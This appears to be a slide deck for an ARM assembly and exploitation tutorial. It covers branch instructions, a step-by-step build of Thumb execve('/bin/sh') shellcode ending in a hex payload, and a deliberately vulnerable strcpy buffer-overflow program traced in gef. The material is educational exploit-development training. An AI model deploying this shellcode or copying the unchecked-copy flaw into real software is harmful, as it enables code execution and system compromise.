is stored to **[address]** found in **R2**

- Load and Store Word or Byte
  - LDR / STR / LDRB / STRB
- Can be executed conditionally!
- Syntax:
  - <LDR|STR>{<cond>} {<size>} Rd, <address>

# FUNCTIONS

Branches and Subroutines



# BRANCHES

BRANCH (B)

SYNTAX

b[cond] label  
b label

loop:

```
    cmp r0, #4
    beq end
    add r0, r0, #1
    b loop
```

bx lr


BRANCH & EXCHANGE (BX)

SYNTAX

bx[cond] Rm  
bx Rm

Thumb

```
add r2, pc, #1
bx r2
add r1, r1
```




# BRANCHES

## BRANCH & LINK (BL)

### SYNTAX

bl[cond] label  
bl label

LR <- PC  
LR = 0x10060




## BRANCH & LINK & EXCHANGE (BLX)


### SYNTAX

blx[cond] Rm  
blx Rm  
blx label

LR <- PC  
LR = 0x10060




# NON-LEAF FUNCTIONS




# SHELLCODING

Writing execve shellcode




# BENEFITS OF WRITING ARM SHELLCODE

- Writing your own assembly helps you to understand assembly
  - How functions work
  - How function parameters are passed
  - How to translate functions to assembly for any purpose
- Learn it once and know how to write your own variations
  - For exploit development and vulnerability research
- You can write your own shellcode instead of having to rely on pre-existing exploit-db shellcode



# HOW TO SHELLCODE

- Step 1: Figure out the system call that is being invoked
- Step 2: Figure out the number of that system call
- Step 3: Map out parameters of the function
- Step 4: Translate to assembly
- Step 5: Dump disassembly to check for null bytes
- Step 6: Get rid of null bytes → de-nullifying shellcode
- Step 7: Convert shellcode to hex



# STEP 1: TRACING SYSTEM CALLS

We want to translate the following code into ARM assembly:

```
#include <stdio.h>

void main(void)
{
    system("/bin/sh");
}
```

```
azeria@labs:~$ gcc system.c -o system
```

```
azeria@labs:~$ strace -h
```

-f-- follow forks,-ff-- with output into separate files

-v-- verbose mode: print unabbreviated argv, stat, termio[s], etc. args

--- snip---

```
azeria@labs:~$ strace -f -v system
```

--- snip --

```
[pid 4575] execve("/bin/sh", ["bin/sh"], ["MAIL=/var/mail/pi",
"SSH_CLIENT=192.168.200.1 42616 2"..., "USER=pi", "SHLVL=1",
"OLDPWD=/home/azeria", "HOME=/home/azeria",
"XDG_SESSION_COOKIE=34069147acf8a"..., "SSH_TTY=/dev/pts/1",
"LOGNAME=pi", "_=/usr/bin/strace", "TERM=xterm", "PATH=/usr/
local/sbin:/usr/local/"..., "LANG=en_US.UTF-8",
"LS_COLORS=rs=0:di=01;34:ln=01;36"..., "SHELL=/bin/bash",
"EGG=AAAAAAAAAAAAAAA"...., "LC_ALL=en_US.UTF-8",
"PWD=/home/azeria/", "SSH_CONNECTION=192.168.200.1 426"....]) =
```



# STEP 2: FIGURE OUT SYSCALL NUMBER


```
azeria@labs:~$ grep execve /usr/include/arm-linux-gnueabihf/asm/unistd.h  
#define __NR_execve (__NR_SYSCALL_BASE+ 11
```

[https://w3challs.com/syscalls/?arch=arm\\_thumb](https://w3challs.com/syscalls/?arch=arm_thumb)




# STEP 3: MAPPING OUT PARAMETERS

- execve(\*filename, \*argv[], \*envp[])
- Simplification
  - argv = NULL
  - envp = NULL
- Simply put:
  - execve(\*filename, 0, 0)



# STEP 3: MAPPING OUT PARAMETERS



# PC-RELATIVE ADDRESSING

Assembly:

```
adr    r1, struct
adr    r0, shellcode
eor    r1, r1
eor    r2, r2
[...]
```

struct:

```
.ascii "\x02\xaa"
.ascii "\x11\x5c"
.ascii "\xc0\x8b\x8b\x82"
```

shellcode:

```
.ascii "/bin/sh\0"
```

Disassembly:

```
00000000 <_start>:
0: e28f1008  add   r1, pc, #8
4: e28f000c  add   r0, pc, #12
8: e0211001  eor   r1, r1, r1
c: e0222002  eor   r2, r2, r2
```


```
00000010 <struct>:
```

```
10: 5c11aa02 .word 0x5c11aa02
14: 828ba8c0 .word 0x828ba8c0
```

```
00000018 <shellcode>:
```

```
18: 6e69622f .word 0x6e69622f
1c: 5868732f .word 0x5868732f
```

Memory  
4 byte view



# REPLACE X WITH NULL-BYTE

Assembly

```
.ascii "/bin/shX"
```


Disassembly

```
.word 0x6e69622f  
.word 0x5868732f
```

Memory  
4 byte view

[...]	0x00000000
[...]	0x1009c
0x6e69622f	0x1009c
0x5868732f	0x100a0
[...]	
[...]	0xFFFFFFF

/bin  
/shX



# REPLACE X WITH NULL-BYTE


Goal:

/bin/shX → /bin/sh\0

Instruction:

STRB R2, [R0, #7]

store byte from R2  
to [address] found in R0 + offset 7



# STORE BYTE (STRB)

Goal:

/bin/shX → /bin/sh\0

Instruction:

STRB R2, [R0, #7]

store byte from R2  
to [address] found in R0 + offset 7

How it works:

R0	0x0001009c
R2	0x00000000

0x58 → 0x00

Memory  
1 byte view


[...]	0x00000000
[...]	0x1009c
0x2f	0x1009d
b	0x1009e
i	0x1009f
n	0x100a0
0x6e	0x100a1
/	0x100a2
s	0x100a3
h	0xFFFFFFF
0x68	
x	
0x58	
[...]	
[...]	

offset #7




# STEP 7: HEXIFY


```
pi@raspberrypi:~$ objcopy -O binary execve_final execve_final.bin  
pi@raspberrypi:~$ hexdump -v -e '"\\"x" 1/1 "%02x"' execve_final.bin  
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x1a\x0a\x1c\xc2\x71\x0b\x27\x01  
\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x58
```



# STACK OVERFLOWS




# STACK FRAMES




```
#include<stdio.h>
#include <string.h>

void func1(char *s)
{
    char buffer[128];
    strcpy(buffer, s);
}


int main(int argc, char *argv[])
{
    if(argc > 1) {
        func1(argv[1]);
        printf("Everything's fine.\n");
    }
}
```




# CALLING STRCPY()




# IMAGINE A STACK




# IMAGINE A STACK



# IMAGINE A STACK



# IMAGINE A STACK



```
gef> gef config context.layout "code stack"
gef> break *0x0001043c
Breakpoint 1 at 0x1043c
gef> run
Starting program: /home/azeria/exp/stack
AAAAAAA user's input
-----[ code:arm ]-----
0x10424 <main+8>      sub    sp,   sp,   #16
0x10428 <main+12>     str    r0,   [r11,   #-16]
0x1042c <main+16>     str    r1,   [r11,   #-20] ; 0xfffffffffec
0x10430 <main+20>     sub    r3,   r11,   #12
0x10434 <main+24>     mov    r0,   r3
0x10438 <main+28>     bl    0x102c4 <gets@plt>
-> 0x1043c <main+32>     mov    r0,   r3
0x10440 <main+36>     sub    sp,   r11,   #4
0x10444 <main+40>     pop    {r11,   pc}
0x10448 <__libc_csu_init+0> push   {r3,   r4,   r5,   r6,   r7,   r8,   r9,   lr}
0x1044c <__libc_csu_init+4> mov    r7,   r0
0x10450 <__libc_csu_init+8> ldr    r6,   [pc,   #76] ; 0x104a4 <__libc_csu_init+92>
-----[ stack ]-----
0xbffff238|+0x00: 0xbffff3a4 -> 0xbffff503 -> "/home/azeria/exp/stack" <-$sp
0xbffff23c|+0x04: 0x00000001
0xbffff240|+0x08: "AAAAAAA"   <-$r0 buffer
0xbffff244|+0x0c: 0x00414141 ("AAA"?)
0xbffff248|+0x10: 0x00000000 prev.R11/FP
0xbffff24c|+0x14: 0xb6e8c294 -> <__libc_start_main+276> bl 0xb6ea4b28 <__GI_exit> prev.LR
0xbffff250|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbffff254|+0x1c: 0xbffff3a4 -> 0xbffff503 -> "/home/azeria/exp/stack"
```

Stack Frame



```
gef> run
```

```
Starting program: /home/azeria/exp/stack
```

```
AAAAAAAAAAAAAAA
```

user's input


